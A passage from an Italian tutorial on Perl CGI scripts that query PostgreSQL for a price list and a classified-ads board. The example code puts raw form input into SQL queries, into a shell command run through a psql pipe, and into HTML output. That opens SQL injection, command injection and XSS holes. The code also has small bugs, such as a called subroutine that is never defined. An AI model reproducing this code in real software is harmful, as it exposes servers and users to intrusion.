Il programma proposto per la gestione di ordini a distanza è troppo semplice per poter essere utilizzato come esempio reale di un sistema del genere. Il punto debole più grave è l'assenza di controlli dettagliati sui dati. Per renderlo più efficace occorrerebbe modificare la gestione degli errori, per informare l'utente in modo più preciso di un eventuale errore commesso nella compilazione di un modulo.

In pratica, occorre entrare nella logica della programmazione di procedure aziendali vere e proprie, con tutta la cura che è necessario dare alle maschere di inserimento dei dati e alle segnalazioni di errore relative, in modo da guidare facilmente l'utente nel loro utilizzo.

340.5 Interfacciamento con una base di dati

Il problema che si avverte immediatamente dopo aver compreso il meccanismo della programmazione CGI è quello dell'interfacciamento con una base di dati. A partire dal capitolo 693 è descritto PostgreSQL e a questo DBMS si vuole fare riferimento negli esempi di questa sezione.

Un programma CGI che debba accedere a dati attraverso un DBMS deve essere predisposto per un certo protocollo di comunicazione con il DBMS stesso. Generalmente si tratta di incor-

porare una libreria adatta e di utilizzare le sue funzioni. Nel caso di Perl si tratta di utilizzare un modulo adatto e per la connessione con PostgreSQL si usa il modulo Pg.

Se si intendono eseguire solo delle interrogazioni elementari, può darsi che basti utilizzare un programma cliente elementare attraverso un condotto. PostgreSQL offre il programma cliente '**psql**' che può essere usato anche per questo scopo.

Per introdurre il problema con un esempio pratico, si suppone di disporre di una base di dati con una relazione contenente il listino di alcuni prodotti. Il programma che si vuole scrivere deve essere in grado di ricevere una stringa di ricerca e di passarla al cliente '**psql**', in modo che questo restituisca gli articoli che corrispondono al modello.

Dalla descrizione fatta, potrebbe sembrare che dal punto di vista della programmazione il problema sia molto semplice. In realtà, tutto il lavoro lo deve fare il programma '**psql**'.

340.5.1 Utenti del DBMS e utenti anonimi per il sistema operativo

È bene ricordare che un DBMS deve gestire in proprio gli utenti per poter definire le politiche di accesso ai dati che vengono amministrati. I programmi CGI che vengono proposti interagiscono con un servente PostgreSQL locale, utilizzando i privilegi dell'utente '**nobody**', ovvero l'utente anonimo del sistema operativo.[1]

Perché tali programmi possano funzionare occorre che questo utente sia aggiunto anche nel DBMS (si veda eventualmente la sezione 692.1); inoltre, è necessario che le relazioni che si utilizzano permettano l'accesso da parte di questo utente, attraverso una politica opportuna di '**REVOKE**' e '**GRANT**'.

Per facilitare la lettura, vengono riassunte di seguito le azioni da compiere per aggiungere l'utente '**nobody**' attraverso il programma '**createuser**'.

`#` **`su postgres`** [*Invio*]

`postgres$` **`createuser`** [*Invio*]

`Enter name of user to add--->` **`nobody`** [*Invio*]

`Enter user's postgres ID or RETURN to use unix user ID: 65534 ->` [*Invio*]

`Is user "nobody" allowed to create databases (y/n)` **`n`** [*Invio*]

`Is user "nobody" allowed to add users? (y/n)` **`n`** [*Invio*]

```
createuser: nobody was successfully added
```

340.5.2 Preparazione del listino

La relazione contenente il listino da interrogare deve essere costruita attraverso gli strumenti di PostgreSQL. Dovendo realizzare qualcosa che deve essere accessibile a tutti gli utenti HTTP, occorre organizzare le cose opportunamente. Si procede con la creazione di una base di dati adatta a contenere dati pubblici; si sceglie il nome: '**pubblico**'.

`#` **`su postgres`** [*Invio*]

$ **createdb pubblico** [*Invio*]

Per preparare ciò che serve si utilizza '**psql**' specificando di voler accedere alla base di dati appena creata.

$ **psql pubblico** [*Invio*]

Attraverso '**psql**' si crea la relazione denominata '**Listino**' e gli si inseriscono dei dati. Le istruzioni possono essere simili a quelle seguenti.

```
CREATE TABLE Listino (
                Codice          char(7),
                Descrizione     varchar(160),
                Prezzo          integer
        );

INSERT INTO Listino VALUES ( 'resis1k', 'Resistenze 1kOhm', 100 );
INSERT INTO Listino VALUES ( 'resis2k', 'Resistenze 2kOhm', 100 );
INSERT INTO Listino VALUES ( 'resis3k', 'Resistenze 3kOhm', 100 );
…
INSERT INTO Listino VALUES ( 'con10kp', 'Condensatore 10000 pf', 200 );
INSERT INTO Listino VALUES ( 'con20kp', 'Condensatore 20000 pf', 200 );
INSERT INTO Listino VALUES ( 'con30kp', 'Condensatore 30000 pf', 200 );
…
INSERT INTO Listino VALUES ( 'mo09pm', 'Monitor mono 9 pollici', 200000 );
…
INSERT INTO Listino VALUES ( 'mo09pc', 'Monitor colore 9 pollici', 400000 );
…

REVOKE ALL ON Listino FROM PUBLIC;
GRANT ALL ON Listino TO postgres;
GRANT SELECT ON Listino TO PUBLIC;
```

Come si può osservare, prima viene creata la relazione con soli tre attributi: codice, descrizione e prezzo. Successivamente vengono inserite le varie tuple contenenti ognuna l'informazione di un certo articolo. Infine, anche se potrebbe non essere indispensabile, è il caso di regolare i permessi di utilizzo di questa relazione: vengono revocati tutti i privilegi; quindi viene permesso qualunque intervento da parte dell'utente '**postgres**' (il DBA predefinito); infine viene concessa la lettura a tutti.

pubblico=> **\q** [*Invio*]

340.5.3 File «listino.pl»

La soluzione proposta del problema è molto semplice: il programma '**listino.pl**' fa tutto da solo. Se viene avviato senza informazioni, restituisce un modulo da compilare; quindi, da quel punto in poi è comunque tutto sotto il suo controllo.

```
#!/usr/bin/perl
##
## listino.pl
##
```

```
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
#
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Verifica_dati ()
#
sub Verifica_dati
{
    if ($DATI{ricerca} eq "")
      {
        return (0);
      }
    return (1);
}
#
# &Ricerca_listino ()
#
sub Ricerca_listino
{
    local ($query_sql) =
        "SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}';";
    local (@risposta) = ();

    if (open (LISTINO, "psql -d pubblico -H -q -c \"$query_sql\" |"))
      {
        @risposta = <LISTINO>;
      }
    else
      {
        @risposta = { "La stringa richiesta è incomprensibile\n" };
      }
    #
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
```

```
      ("<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione del listino</H1>\n");
    print STDOUT ("<FORM action=\"/cgi-bin/listino.pl\" method=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Inserire una stringa di ricerca per ottenere gli articoli la\n");
    print STDOUT ("cui descrizione coincide: ``%'' corrisponde a una stringa\n");
    print STDOUT ("indefinita; ``_'' corrisponde a un singolo carattere\n");
    print STDOUT ("indefinito.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT name=\"ricerca\" size=\"25\">\n");
    print STDOUT ("<INPUT type=\"submit\" value=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("<P><HR></P>\n");
    print STDOUT
      ("<H3>Risultato della ricerca con il modello: ``$DATI{ricerca}''</H3>\n");
    print STDOUT ("\n");
    print STDOUT ("@risposta");
    print STDOUT ("\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Dati_insufficienti ()
# In pratica, invia il FORM da compilare.
#
sub Dati_insufficienti
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
      ("<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione del listino</H1>\n");
    print STDOUT ("<FORM action=\"/cgi-bin/listino.pl\" method=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Inserire una stringa di ricerca per ottenere gli articoli la\n");
    print STDOUT
      ("cui descrizione coincide: ``%'' corrisponde a una stringa\n");
    print STDOUT ("indefinita; ``_'' corrisponde a un singolo carattere\n");
    print STDOUT ("indefinito.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT name=\"ricerca\" size=\"25\">\n");
    print STDOUT ("<INPUT type=\"submit\" value=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("\n");
    print STDOUT ("</BODY>\n");
```

```
    print STDOUT ("</HTML>\n");
}
##
## Inizio del programma.
##
local (%DATI) = ();
#
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Prima fase: si verificano i dati.
#
if (&Verifica_dati)
  {
    &Ricerca_listino;
  }
else
  {
    &Dati_insufficienti;
  }
#
1;
#
```

Vale la pena di analizzare la subroutine '**`Ricerca_listino`**', in cui si svolge l'interrogazione della relazione del listino. L'istruzione SQL per la richiesta è la seguente:

```
SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}';
```

In pratica, '**`$DATI{ricerca}`**' viene sostituito con una stringa fornita attraverso il modulo HTML.

Per eseguire la richiesta viene utilizzato '**`psql`**' in un condotto, fornendo l'istruzione di interrogazione attraverso la riga di comando (opzione '**`-c`**'), specificando che si vogliono ottenere tabelle organizzate attraverso la struttura HTML 3.0 (opzione '**`-H`**').

```
open (LISTINO, "psql -d pubblico -H -q -c \"$query_sql\" |")
```

La figura 340.30 mostra un possibile risultato di una ricerca fatta con la stringa '**`%sato%`**', corrispondente a tutto ciò che contiene la sequenza «sato» (per esempio i condensatori).

Figura 340.30. Un esempio del funzionamento del programma '`listino.pl`'.

Consultazione del listino

Inserire una stringa di ricerca per ottenere gli articoli la cui descrizione coincide: "%" corrisponde a una stringa indefinita; "_" corrisponde a un singolo carattere indefinito.

%sato% Cerca

Risultato della ricerca con il modello: "%sato%"

Retrieved 36 rows * 3 fields

codice	descrizione	prezzo
con10kp	Condensatore 10000 pf	200
con20kp	Condensatore 20000 pf	200
con30kp	Condensatore 30000 pf	200
con40kp	Condensatore 40000 pf	200
con50kp	Condensatore 50000 pf	200

340.5.4 Componente Perl Pg

Quando le esigenze di programmazione diventano più complesse è bene accedere direttamente attraverso il programma che si scrive al servizio di PostgreSQL. Ciò può essere fatto attraverso un programma che incorpori la libreria LibPQ; nel caso di Perl si tratta di utilizzare il modulo Pg (che deve essere stato installato opportunamente).[2]

Per iniziare a comprendere l'utilizzo di questo componente di Perl, viene mostrato l'esempio del listino proposto nella sezione precedente, con le dovute modifiche. Qui vengono mostrate solo le differenze.

```
#!/usr/bin/perl
##
## listino2.pl
##
#
# Utilizza il modulo Pg, per l'utilizzo delle librerie LibPQ di
# PostgreSQL.
#
use Pg;
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
…
```

Nella prima parte deve essere inserita l'istruzione con cui si dichiara l'utilizzo di Pg: '**`use Pg`**'.

```
...
#
# &Ricerca_listino ()
#
sub Ricerca_listino
{
    local ($query_sql) =
        "SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}'";
    #
    local (@tabella) = ();
    local ($PGconnessione);
    local ($i);
    local ($j);
    #
    # Apre la connessione con il servente PostgreSQL locale,
    # utilizzando la base di dati «pubblico».
    #
    $PGconnessione = Pg::connectdb ("dbname = pubblico");
    #
    # Verifica che la connessione sia avvenuta e quindi esegue
    # l'interrogazione.
    #
    if ($PGconnessione->status == PGRES_CONNECTION_OK)
      {
        #
        # Invia la richiesta utilizzando la funzione Pg::doQuery che
        # fa tutto da sola (non occorre eseguire PQclear).
        #
        Pg::doQuery ($PGconnessione, "$query_sql", \@tabella);
      }
    #
    # La connessione non ha bisogno di essere chiusa.
    #
    # Procede con la restituzione del risultato.
    #
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
      ("<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione del listino</H1>\n");
    print STDOUT ("<FORM action=\"/cgi-bin/listino2.pl\" method=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Inserire una stringa di ricerca per ottenere gli articoli la\n");
    print STDOUT
      ("cui descrizione coincide: ``%'' corrisponde a una stringa\n");
    print STDOUT ("indefinita; ``_'' corrisponde a un singolo carattere\n");
    print STDOUT ("indefinito.</P>\n");
```

```
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT name=\"ricerca\" size=\"25\">\n");
    print STDOUT ("<INPUT type=\"submit\" value=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("<P><HR></P>\n");
    print STDOUT
      ("<H3>Risultato della ricerca con il modello: ``$DATI{ricerca}''</H3>\n");
    print STDOUT ("\n");
    #
    print STDOUT ("<object>\n");
    print STDOUT ("<TR>");
    print STDOUT ("<TH>Codice</TH>");
    print STDOUT ("<TH>Descrizione</TH>");
    print STDOUT ("<TH>Prezzo unitario</TH>");
    print STDOUT ("</TR>\n");
    for ($i = 0; $i <= $#tabella; $i++)
      {
        print STDOUT ("<TR>");
        for ($j = 0; $j <= $#{$tabella[$i]}; $j++)
          {
            print STDOUT ("<TD>$tabella[$i][$j]</TD>");
          }
        print STDOUT ("</TR>\n");
      }
    print STDOUT ("</object>\n");
    #
    print STDOUT ("\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
...
```

Evidentemente, la differenza sostanziale sta nella subroutine '**`Ricerca_listino()`**', dove al posto di '**`psql`**', si utilizzano le funzioni di Pg.

La prima cosa da fare è instaurare una connessione con il servizio PostgreSQL, specificando la base di dati con cui si intende interagire. Si ottiene questo attraverso '**`Pg::connectdb()`**' che restituisce un riferimento alla connessione instaurata, cosa che rappresenta un canale di comunicazione per l'invio di istruzioni SQL.

```
$PGconnessione = Pg::connectdb ("dbname = pubblico");
```

L'argomento di questa funzione (o meglio di questo metodo) è una stringa contenente una serie di assegnamenti a delle parole chiave che rappresentano delle opzioni. In questo caso, le opzioni che non sono state indicate, fanno riferimento a valori che vanno bene al loro stato predefinito.

Prima di utilizzare il riferimento alla connessione è bene controllare che questa sia stata instaurata:

```
if ($PGconnessione->status == PGRES_CONNECTION_OK)
  {
    ...
  }
```

L'istruzione da inviare è un '**SELECT**', ma per questo viene in aiuto una funzione speciale predisposta all'interno di Pg, per facilitare i programmatori. Si tratta di '**Pg::doQuery()**' che restituisce un array bidimensionale contenente il risultato dell'interrogazione.

```
Pg::doQuery ($PGconnessione, "$query_sql", \@tabella);
```

Come si può osservare, la funzione utilizza il riferimento alla connessione, rappresentato dalla variabile '**$PGconnessione**', una stringa contenente l'istruzione '**SELECT**' opportuna e un riferimento all'array che viene poi riempito con i dati del risultato.

Il risultato dell'interrogazione viene quindi tradotto in modo da poter essere incluso nella pagina HTML. Dall'esempio si può osservare che la relazione ottenuta dall'interrogazione non contiene le intestazioni, per cui queste vengono inserite prima della sua scansione.

```
print STDOUT ("<object>\n");
print STDOUT ("<TR>");
print STDOUT ("<TH>Codice</TH>");
print STDOUT ("<TH>Descrizione</TH>");
print STDOUT ("<TH>Prezzo unitario</TH>");
print STDOUT ("</TR>\n");
for ($i = 0; $i <= $#tabella; $i++)
  {
    print STDOUT ("<TR>");
    for ($j = 0; $j <= $#{$tabella[$i]}; $j++)
      {
        print STDOUT ("<TD>$tabella[$i][$j]</TD>");
      }
    print STDOUT ("</TR>\n");
  }
print STDOUT ("</object>\n");
```

340.6 Inserimento e interrogazione attraverso il programma di navigazione

Nelle sezioni seguenti viene proposto un esempio attraverso cui gli utenti possono eseguire sia inserimenti che interrogazioni dalla stessa relazione. Si tratta di un sistema elementare per la gestione di annunci (gratuiti), senza controlli umani di alcun tipo (probabilmente si tratta di qualcosa giuridicamente sconsigliabile).

Il sistema in questione viene realizzato con un solo programma Perl, senza pagine iniziali di ingresso. Quando possibile vengono utilizzati metodi GET, in modo da permettere agli utenti di registrare le posizioni nel segnalibro del loro navigatore.

340.6.1 Preparazione della relazione

La relazione utilizzata per memorizzare gli annunci deve essere costruita attraverso gli strumenti di PostgreSQL. Negli esempi precedenti è già stato mostrato in che modo intervenire per creare una base di dati. Qui si intende utilizzare la stessa base di dati, '**`pubblico`**', aggiungendo la relazione necessaria.

Attraverso '**`psql`**' si crea la relazione denominata '**`Annunci`**' senza bisogno di aggiungerci dati. Le istruzioni possono essere simili alle seguenti.

```
CREATE TABLE Annunci (
        Data            integer,
        Cognome         varchar(60),
        Nome            varchar(60),
        Telefono        varchar(40),
        Email           varchar(60),
        Rubrica         integer,
        Annuncio        varchar(1000)
    );

REVOKE ALL ON Annunci FROM PUBLIC;
GRANT ALL ON Annunci TO postgres;
GRANT INSERT ON Annunci TO PUBLIC;
GRANT SELECT ON Annunci TO PUBLIC;
```

È da osservare il fatto che per la data viene utilizzato il tipo '**`integer`**'. Ciò è necessario perché nel programma Perl si utilizza poi la funzione '**`time()`**' per riempire questo campo, dove la funzione restituisce un numero intero che rappresenta la quantità di secondi trascorsi da una data di riferimento.

Gli utenti che vogliono aggiungere un'inserzione attraverso il programma CGI, devono fornire tutti i dati, a esclusione della data che viene ottenuta dal sistema operativo. Durante l'interrogazione vengono mostrati solo il testo dell'inserzione e l'indirizzo di posta elettronica di chi lo ha fatto.

340.6.2 File «annunci.pl»

Il programma attraverso cui si gestisce tutto è '**`annunci.pl`**'. Questo organizza un sistema molto semplice, con pochi controlli di sicurezza. Nonostante ciò, si tratta comunque di un esempio molto lungo. Come al solito, l'inizio si trova verso la fine del sorgente.

```
#!/usr/bin/perl
##
## annunci.pl
##
#
# Utilizza il modulo Pg, per l'utilizzo delle librerie LibPQ di
# PostgreSQL.
#
use Pg;
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
```

```
#
# &Metodo_non_gestibile ()
#
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Verifica_dati_annuncio ()
#
sub Verifica_dati_annuncio
{
    if ($DATI{rubrica} eq "0")
      {
        return (0);
      }
    if ($DATI{testo} eq "")
      {
        return (0);
      }
    if ($DATI{email} eq "")
      {
        return (0);
      }
    if ($DATI{cognome} eq "")
      {
        return (0);
      }
    if ($DATI{nome} eq "")
      {
        return (0);
      }
    if ($DATI{telefono} eq "")
      {
        return (0);
      }
    return (1);
}
#
# &Verifica_dati_consultazione ()
#
sub Verifica_dati_consultazione
{
    if ($DATI{rubrica} eq "0")
      {
        return (0);
```

```
      }
    if ($DATI{modello} eq "")
      {
        $DATI{modello} = "%";
      }
    return (1);
}
#
# &Dati_insufficienti ()
#
sub Dati_insufficienti
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT
      ("<H1>I dati inseriti nel modello sono insufficienti.</H1>\n");
    print STDOUT ("Si prega di controllare e aggiungere i dati mancanti.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Modulo_iniziale ()
#
sub Modulo_iniziale
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Annunci on-line</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Annunci on-line</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Selezionare una delle due voci seguenti:</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<A href=\"/cgi-bin/annunci.pl?modulo=preannuncio\">");
    print STDOUT ("inserimento di un nuovo annuncio</A></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<A href=\"/cgi-bin/annunci.pl?modulo=prericerca\">");
    print STDOUT ("ricerca tra gli annunci</A></P>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Modulo_nuovo_annuncio ()
#
sub Modulo_nuovo_annuncio
{
    print STDOUT ("Content-type: text/html\n");
```

```
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Annunci on-line: inserimento</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Inserimento di un annuncio</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Si prega di inserire tutti i dati richiesti.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<FORM action=\"/cgi-bin/annunci.pl\" method=\"POST\">\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT type=\"hidden\" name=\"modulo\" value=\"annuncio\">\n");
    print STDOUT ("Rubrica: <SELECT name=\"rubrica\">\n");
    print STDOUT ("     <OPTION value=\"0\" selected=\"selected\">Nessuna\n");
    print STDOUT ("     <OPTION value=\"1\">Compro\n");
    print STDOUT ("     <OPTION value=\"2\">Vendo\n");
    print STDOUT ("     <OPTION value=\"3\">Messaggi\n");
    print STDOUT ("     <OPTION value=\"4\">Varie\n");
    print STDOUT ("</SELECT></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Testo dell'annuncio:<BR>\n");
    print STDOUT ("     <INPUT name=\"testo\" size=\"80\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("e-mail: <INPUT name=\"email\" size=\"40\"></P>\n");
    print STDOUT ("\n");
    print STDOUT ("<H2>Dati che non vengono pubblicati</H2>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Cognome: <INPUT name=\"cognome\" size=\"25\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Nome: <INPUT name=\"nome\" size=\"25\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Telefono: <INPUT name=\"telefono\" size=\"25\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT type=\"submit\" value=\"Invia l'inserzione\"></P>\n");
    print STDOUT ("</FORM></P>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Modulo_ricerca ()
#
sub Modulo_ricerca
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Annunci on-line: ricerca annunci</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Ricerca tra gli annunci</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Si deve indicare la rubrica e un modello di ricerca.</P>\n");
```

```
    print STDOUT ("<P>\n");
    print STDOUT ("Il modello è sensibile alla differenza tra maiuscole \n");
    print STDOUT ("e minuscole, si può utilizzare il simbolo '%' per \n");
    print STDOUT ("indicare una stringa di caratteri indefinita.\n</P>");
    print STDOUT ("<P>\n");
    print STDOUT ("<FORM action=\"/cgi-bin/annunci.pl\" method=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT type=\"hidden\" name=\"modulo\" value=\"ricerca\">\n");
    print STDOUT ("Rubrica: <SELECT name=\"rubrica\">\n");
    print STDOUT ("     <OPTION value=\"0\" selected=\"selected\">Nessuna\n");
    print STDOUT ("     <OPTION value=\"1\">Compro\n");
    print STDOUT ("     <OPTION value=\"2\">Vendo\n");
    print STDOUT ("     <OPTION value=\"3\">Messaggi\n");
    print STDOUT ("     <OPTION value=\"4\">Varie\n");
    print STDOUT ("</SELECT></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Modello di ricerca: ");
    print STDOUT ("<INPUT name=\"modello\" size=\"30\" value=\"%\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT type=\"submit\" value=\"Inizia la ricerca\"></P>\n");
    print STDOUT ("</FORM></P>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Ricerca_annunci ()
#
sub Ricerca_annunci
{
    local ($PGquery) = "
        SELECT Annuncio, Email FROM Annunci
                WHERE Rubrica = $DATI{rubrica}
                AND Annuncio LIKE '$DATI{modello}'
                ORDER BY Annuncio
    " ;
    #
    local (@tabella) = ();
    local ($PGconnessione);
    local ($i);
    local ($j);
    #
    # Apre la connessione con il servente PostgreSQL locale,
    # utilizzando la base di dati «pubblico».
    #
    $PGconnessione = Pg::connectdb ("dbname = pubblico");
    #
    # Verifica che la connessione sia avvenuta e quindi esegue
    # l'interrogazione.
    #
    if ($PGconnessione->status == PGRES_CONNECTION_OK)
      {
        #
        # Invia la richiesta utilizzando la funzione Pg::doQuery che
        # fa tutto da sola (non occorre eseguire PQclear).
        #
```

```
        Pg::doQuery ($PGconnessione, $PGquery, \@tabella);
      }
    else
      {
        #
        # Per qualche motivo la connessione con la base di dati non
        # funziona e si avvisa l'utente di conseguenza.
        #
        &Database_inaccessibile ();
      }
    #
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
      ("<TITLE>Annunci on-line: rubrica n. $DATI{rubrica}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione della rubrica n. $DATI{rubrica}</H1>\n");
    #
    for ($i = 0; $i <= $#tabella; $i++)
      {
        #
        # Emette il testo dell'annuncio.
        #
        print STDOUT ("<P>\n");
        print STDOUT ("$tabella[$i][0]</P>\n");
        #
        # Emette l'indirizzo e-mail dello scrivente.
        #
        print STDOUT ("<P>\n");
        print STDOUT
          ("<A href=\"mailto:$tabella[$i][1]\">$tabella[$i][1]</A></P>\n");
        print STDOUT ("<HR>\n");
      }
    print STDOUT ("\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Database_inaccessibile ()
#
sub Modulo_errato {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Problemi di accesso alla base di dati.</H1>\n");
    print STDOUT
      ("Per qualche motivo non è possibile accedere alla base di dati ");
    print STDOUT ("degli annunci. Si prega di perdonare l'inconveniente.\n");
```


```
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Istruzione_errata ()
#
sub Istruzione_errata
{
    local ($errore) = $_[0];
    local ($istruzione) = $_[1];
    #
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Problemi di accesso alla base di dati.</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Il comando richiesto ha generato l'errore seguente,</P>");
    print STDOUT ("<P>\n");
    print STDOUT ("<CODE>${errore}</CODE></P>");
    print STDOUT ("<P>\n");
    print STDOUT ("a seguito di questa istruzione SQL:</P>");
    print STDOUT ("<P>\n");
    print STDOUT ("<CODE>${istruzione}</CODE></P>");
    print STDOUT ("Si prega di avvisare l'amministratore del servizio.");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Annuncio_memorizzato ()
#
sub Annuncio_memorizzato
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
